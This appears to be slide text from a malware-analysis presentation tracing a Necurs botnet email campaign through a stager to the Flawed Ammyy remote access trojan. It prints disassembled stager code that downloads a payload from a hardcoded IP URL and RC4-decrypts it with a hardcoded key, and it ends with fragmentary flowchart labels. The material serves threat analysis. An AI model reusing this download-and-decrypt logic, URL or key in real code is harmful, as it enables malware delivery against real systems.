- Checks for Windows system processes
  - *lsass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe*
- Replace old Ammyy services
- Check for AV
- Download payload



```
push    offset aSSettingsWsusX ; "%s\\Settings\\wsus_%x.tmp"
push    eax ; LPSTR
call    ds:wsprintfA ; Indirect Call Near Procedure
mov     ebx, ds:DeleteFileA
add     esp, 14h ; Add
lea     eax, [ebp+FileName] ; Load Effective Address
push    eax ; lpFileName
call    ebx ; DeleteFileA ; Indirect Call Near Procedure
lea     eax, [ebp+FileName] ; Load Effective Address
push    eax ; lpOutputString
call    ds:OutputDebugStringA ; Indirect Call Near Procedure
lea     eax, [ebp+FileName] ; Load Effective Address
push    eax
push    offset aHttp7913712721 ; "http://79.137.127.216/btf.dat"
call    sub_401000 ; Call Procedure
```

Are we there yet? No!

- Anti-emulation tricks
  - Repeated external function calls (without side-effects)
- Checks for Windows system processes
  - *lsass.exe, smss.exe, dwm.exe, explorer.exe, svchost.exe*
- Replace old Ammyy services
- Check for AV
- Download payload
- Decrypt payload (RC4)



```
push    offset aSSettingsWsusE_2 ; "%s\\Settings\\wsus.exe"
push    eax ; LPSTR
call    ds:wsprintfA ; Indirect Call Near Procedure
add     esp, 14h ; Add
lea     eax, [ebp+var_85C] ; Load Effective Address
push    eax ; lpFileName
call    ebx ; DeleteFileA ; Indirect Call Near Procedure
push    offset key ; "sfgdgdghfghfg35456657dsfrgdgdgxf34545"
call    ds:lstrlenA ; Indirect Call Near Procedure
push    [ebp+nNumberOfBytesToRead] ; text_len
push    [ebp+text] ; text
push    eax ; key_len
push    offset key ; "sfgdgdghfghfg35456657dsfrgdgdgxf34545"
call    RC4 ; Call Procedure
```


Flawed Ammyy

- Last stage (so far)
- Flawed Ammyy
  - Remote Administration Tool (RAT)
  - Based on the leaked source code of Ammyy Admin remote desktop software
- Capabilities
  - Remote desktop
  - File system manager
  - Proxy
  - Audio chat

Summary

- Emails spread by Necurs botnet
- Control panel downloaded through internet shortcut file in the email attachment
  - SMB share
  - VBS
- Stager downloaded by a control panel
- RAT downloaded by a stager
  - Flawed Ammyy

Q&A


Necurs botnet
Monitored branch
SPAM email
Internet shortcut
Need manual execution
Uses network share
Execute VBS via SMB protocol
Processor architecture
CPU & GPU
AV information
Gets information about device
Username & computername
OS version
RAM
In V2
In V1
Powershell CMD
Contact C&C server
Install Agony
Add persistence
Add presistence
CMD len < 4
Yes
Change C&C
No
Execute CMD
Download&Execute
Download&Execute plugin
Uninstall
Ddos
Update
Flawed Ammyy RAT